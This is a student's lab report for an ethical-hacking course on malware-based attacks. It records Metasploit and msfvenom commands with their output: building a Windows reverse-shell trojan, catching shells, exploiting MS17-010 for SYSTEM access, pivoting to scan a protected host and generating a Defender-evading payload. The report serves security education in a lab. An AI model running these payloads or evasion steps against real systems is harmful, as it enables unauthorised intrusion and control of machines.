

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

Student:

Isaiah Mosley

Email:

isaiahmosley80@gmail.com

Time on Task:

68 hours, 22 minutes

Progress:

100%

Report Generated: Tuesday, December 2, 2025 at 1:23 PM

## Section 1: Hands-On Demonstration

### Part 1: Check the Egress Filtering Policy

4. Make a screen capture showing the **nmap** results.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "Performing Malware-Based Attacks (4e) AttackLinux01 2025-02-17 22:57:33". The terminal content displays the output of an nmap scan:


```
(kali㉿AttackLinux01)-[~]
└$ nmap -Pn -p 1-1000 172.31.0.40
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-17 23:56 EST
Nmap scan performed for 172.31.0.40
Nmap scan took 0.000092s latency.
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
(kali㉿AttackLinux01)-[~]
└$
```

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04


## 9. Make a screen capture showing the nmap results.



```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\System32>nmap -Pn -p 1-1000 172.31.0.40
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-17 21:09 Pacific
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Set --dns-servers or specify valid servers with --dns-servers
nmap scan report for 172.31.0.40
Host is up (0.0000s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 5.39 seconds
C:\Windows\System32>
```

## 16. Make a screen capture showing the firewall rules for the LAN port.



The screenshot shows the pfSense Firewall Rules configuration interface. The URL in the browser is `172.31.0.1/firewall_rules.php?if=lan`. The page title is "Performing Malware-Based Attacks (4e)". The navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main menu items are pfSense, System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. A warning message at the top states: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." The current tab is "Firewall / Rules / LAN". Below the tabs are "Floating", "WAN", "LAN" (which is selected), and "DMZ". The main content area displays a table of firewall rules:

Actions	Description	Schedule	Queue	Gateway	Port	Destination	Protocol	Source	Port	States
	Anti-Lockout Rule	*	*	*	80	LAN Address	*	*	*	0 / 0 B
	Allow limited outgoing traffic	none	*	*	AllowedPorts	*	IPv4+6 TCP	LAN net	*	0 / 464 B
	Block all traffic	none	*	*	*	*	IPv4+6 *	LAN net	*	0 / 92 KIB
	Default allow LAN to any rule	none	*	*	*	*	IPv4 *	LAN net	*	0 / 0 B
	Default allow LAN IPv6 to any rule	none	*	*	*	*	IPv6 *	LAN net	*	0 / 0 B

At the bottom of the table are buttons for "Add", "Delete", "Save", and "Separator".

## Part 2: Deploy a Remote Access Trojan

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

4. Make a screen capture showing the results of the msfvenom command.

```
(kali㉿AttackLinux01) [~] $ msfvenom -p windows/shell_reverse_tcp LHOST=172.31.0.4 LPORT=443 -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
(kali㉿AttackLinux01) [~]
```

13. Make a screen capture showing the steps to configure the server and the message that the server is running.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
```

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

23. Make a screen capture showing the Windows command prompt including the session information and the command output.

The terminal window shows the following session:

```
File Actions Edit View Help
( 3 c ) / \ Metasploit!
;@. * . \|—〈 Metasploit! 〉
(...,"/)

+ --=[ 1 metasploit v6.1.37-dev
+ --=[ 2196 exploits - 1162 auxiliary - 400 post
+ --=[ 596 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload set generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.31.0.4:443
[*] Command shell session 1 opened (172.31.0.4:443 → 172.30.0.2:26144 ) at 2025-02-18 02:42:52 -0500

Shell Banner:
Microsoft Windows [Version 10.0.20348.320]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>whoami
whoami
targetwindows04\administrator
C:\Users\Administrator\Downloads>
```

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

## Section 2: Applied Learning

### Part 1: Check Egress Filtering with Meterpreter

9. Make a screen capture showing the successful exploit with the initial meterpreter prompt.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 443
LPORT => 443
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.30.0.40
RHOSTS => 172.30.0.40
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
[*] 172.30.0.40:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.40:445 - Built a write-what-ever primitive ...
[*] 172.30.0.40:445 - Overwrite completed! SYSTEM session obtained!
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 1 opened (172.31.0.4:443 => 172.30.0.40:1776 ) at 2025-02-18 03:06:00 -0500
meterpreter >
```

17. Make a screen capture showing the results of the scan.

```
[*] 172.30.0.40:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.30.0.40:445 - Built a write-what-ever primitive ...
[*] 172.30.0.40:445 - Overwrite completed! SYSTEM session obtained!
[*] 172.30.0.40:445 - Selecting PowerShell target
[*] 172.30.0.40:445 - Executing the payload
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 1 opened (172.31.0.4:443 => 172.30.0.40:1776 ) at 2025-02-18 03:06:00 -0500
meterpreter > background
[*] Backgounding session 1...
msf6 exploit(windows/smb/ms17_010_psexec) > route add 172.31.0.40 255.255.255.255 1
[*] Route added
msf6 exploit(windows/smb/ms17_010_psexec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
----      -------------  ---       ---
CONCURRENCY    10        yes       The number of concurrent ports to check per host
DELAY      0           yes       The delay between connections, per thread, in milliseconds
JITTER      0           yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000     yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      *           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS      1           yes       The number of concurrent threads (max one per host)
TIMEOUT      1000      yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.31.0.40
RHOSTS => 172.31.0.40
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80
PORTS => 22,80
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 172.31.0.40:          - 172.31.0.40:80 - TCP OPEN
[*] 172.31.0.40:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

### Part 2: Deploy an Evasive Trojan

# Performing Malware-Based Attacks (4e)

Ethical Hacking, Fourth Edition - Lab 04

## 7. Make a screen capture showing the successful creation of the payload with the path.

The screenshot shows a terminal window titled "Performing Malware-Based Attacks (4e)" running on "AttackLinux01". The date and time are 2025-02-18 02:17:08. The user is Isaiah Mosley. The terminal displays the following Metasploit command-line session:

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.31.0.40
RHOSTS => 172.31.0.40
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80
PORTS => 22,80
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 172.31.0.40: - 172.31.0.40:80 - TCP OPEN
[*] 172.31.0.40: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > sessions -K 1
[*] Killing all sessions ...
[*] 172.30.0.40 - Meterpreter session 1 closed.
msf6 auxiliary(scanner/portscan/tcp) > use evasion/windows/windows_defender_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 evasion/windows/windows_defender_exe > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 evasion/windows/windows_defender_exe > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 evasion/windows/windows_defender_exe > set LPORT 443
LPORT => 443
msf6 evasion/windows/windows_defender_exe > set FILENAME install_client.exe
FILENAME => install_client.exe
msf6 evasion/windows/windows_defender_exe > exploit
[*] Compiled executable size: 4096
[*] install_client.exe stored at /home/kali/.msf4/local/install_client.exe
msf6 evasion/windows/windows_defender_exe > 
```

## 22. Make a screen capture showing the successful Meterpreter session and the results of the getuid command.

The screenshot shows a terminal window titled "Performing Malware-Based Attacks (4e)" running on "AttackLinux01". The date and time are 2025-02-18 02:27:16. The user is Isaiah Mosley. The terminal displays the following Metasploit command-line session:

```
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 3 incorrect password attempts
msf6 evasion/windows/windows_defender_exe >
msf6 evasion/windows/windows_defender_exe > sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe
[*] exec: sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe

[sudo] password for kali:
msf6 evasion/windows/windows_defender_exe > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
[*] Sending stage (175174 bytes) to 172.30.0.2
[*] - Meterpreter session 2 closed. Reason: Died
[-] Meterpreter session 2 is not valid and will be closed

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > getuid
[-] Unknown command: getuid
msf6 exploit(multi/handler) > 
```

## Section 3: Challenge and Analysis

## Part 1: Create a Better Payload

**Make a screen capture showing the successful creation of the payload with payload.exe.**

## Part 2: Deploy the Better Payload

**Make a screen capture showing the successful Meterpreter session.**